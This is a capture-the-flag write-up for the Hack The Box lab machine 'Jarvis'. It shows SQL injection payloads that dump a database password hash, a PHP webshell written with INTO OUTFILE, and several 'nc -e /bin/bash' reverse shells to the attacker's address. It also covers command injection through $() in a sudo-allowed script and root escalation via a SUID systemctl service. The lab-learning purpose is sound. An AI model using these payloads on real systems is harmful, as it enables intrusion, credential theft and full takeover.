Hack The Box : Jarvis
20 August, 2021
Starting off with an nmap scan
---------------------Starting Port Scan-----------------------
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
---------------------Starting Script Scan-----------------------
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
64999/tcp open  unknown
Using gobuster on port 80, I could see there is a phpmyadmin instance at /phpmyadmin
/.hta                 (Status: 403) [Size: 291]
/.hta.php             (Status: 403) [Size: 295]
/.hta.txt             (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess.txt        (Status: 403) [Size: 300]
/.htpasswd.txt        (Status: 403) [Size: 300]
/.htaccess.php        (Status: 403) [Size: 300]
/.htpasswd.php        (Status: 403) [Size: 300]
/css                  (Status: 200) [Size: 3043]
/fonts                (Status: 200) [Size: 1333]
/footer.php           (Status: 200) [Size: 2237]
/images               (Status: 200) [Size: 7201]
/index.php            (Status: 200) [Size: 23628]
/index.php            (Status: 200) [Size: 23628]
/js                   (Status: 200) [Size: 3580]
/nav.php              (Status: 200) [Size: 1333]
/phpmyadmin           (Status: 200) [Size: 15220]
/room.php             (Status: 200) [Size: 23628]
/server-status        (Status: 403) [Size: 300]
The rooms page was fetching information using a parameter
http://10.10.10.143/room.php?cod=1

So I started trying SQLi payloads to see if any would work. After going through a number of different payloads, I noticed the room information appearing with 1 AND 1=1-- and disappearing with 1 AND 1=2--
 Similarly, I tried to find the number of columns, and the result would disappear with
 1 ORDER BY 8-- indicating there were 7 columns.
Next I tried to test if I can grab data since till now what I observed was a blind SQL injection attack. So I used 1 UNION SELECT 1,2,3,4,5,6,7-- to see if something comes up but the page looked the same as that for the room 1. One thing I realised is that the UNION based information would appear only if the actual table returned no results since only one row was being shown at a time. So I used a value of cod that didn't exist and the page changed...

Now I could use either of 2, 3, 4, or 5 to extract information.

The table name was room in the hotel DB

Since I could fetch and display only one row, I had to look for ways to combine multiple rows into a one row result. I came to know of GROUP_CONCAT(). Basically, it combines a column's value across multiple rows into one row.
 Here's what I could find:
hotelhad only one tableroomwith columnscod,name,price,descrip,star,image,mini- Available DBs were
hotel,information_schema,performance_schemaandmysql mysqlhad ausertable, and it hadUserandPasswordcolumns- The
usertable had only one userDBadminwith password hash2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
Giving the hash to crackstation.net revealed the password imissyou. Using these credentials, I was able to login to phpMyAdmin
Using the LOAD_FILE() function I was able to confirm that the server root was at /var/www/html/. Now my aim was to write a PHP webshell into a file at the server root and use that to create a reverse shell.
SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/cmd.php";
$ curl 'http://10.10.10.143/cmd.php?cmd=whoami'
www-data

$ curl 'http://10.10.10.143/cmd.php?cmd=nc%20-e%20/bin/bash%2010.10.16.174%204242'
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.143] 38270
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
pepper:x:1000:1000:,,,:/home/pepper:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
User
www-data was allowed use sudo as pepper
www-data@jarvis:/home/pepper$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
This was a pretty long script, but I noticed the last function that would execute the ping command with an input IP
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
Given the forbidden characters I decided to use $()
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(whoami)
$(whoami)
ping: pepper: Temporary failure in name resolution
So using this I first grabbed the user flag
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(bash)
$(bash)
pepper@jarvis:/var/www/Admin-Utilities$ cat /home/pepper/user.txt
cat /home/pepper/user.txt
pepper@jarvis:/var/www/Admin-Utilities$ exit
exit
exit
ping: <flag>: Temporary failure in name resolution
Since the output wasn't visible, I had to find a way to bypass the characters and trigger a reverse shell. base64 wasn't an option since | was one of the forbidden characters. So I simply wwrote the reverse shell command to a bash script and executed it through simpler.py
www-data@jarvis:/var/www/html$ echo 'nc -e /bin/bash 10.10.16.174 4243' > temp.sh
< echo 'nc -e /bin/bash 10.10.16.174 4243' > temp.sh
www-data@jarvis:/var/www/html$ cat temp.sh
cat temp.sh
nc -e /bin/bash 10.10.16.174 4243
www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(sh /var/www/html/temp.sh)
$(sh /var/www/html/temp.sh)
This got me a shell as pepper
$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.143] 39848
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
whoami
pepper
Root
Using manual enumeration, I found out that /bin/systemctl had the SUID bit set, this can allow privilege escalation to root. This guide worked for me.
pepper@jarvis:~$ echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc -e /bin/bash 10.10.16.174 4244"
[Install]
WantedBy=multi-user.target' > temp.serviceecho '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "nc -e /bin/bash 10.10.16.174 4244"
> [Install]
>
WantedBy=multi-user.target' > temp.service
pepper@jarvis:~$ cat temp.service
cat temp.service
[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc -e /bin/bash 10.10.16.174 4244"
[Install]
WantedBy=multi-user.target
pepper@jarvis:~$ /bin/systemctl enable /home/pepper/temp.service
/bin/systemctl enable /home/pepper/temp.service
Created symlink /etc/systemd/system/multi-user.target.wants/temp.service -> /home/pepper/temp.service.
Created symlink /etc/systemd/system/temp.service -> /home/pepper/temp.service.
pepper@jarvis:~$ /bin/systemctl start temp
$ nc -lvnp 4244
listening on [any] 4244 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.143] 45860
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
python -c "import pty; pty.spawn('/bin/bash')"
root@jarvis:/# cd /root
cd /root
root@jarvis:/root# cat root.txt
cat root.txt
<flag>
This was a very interesting machine!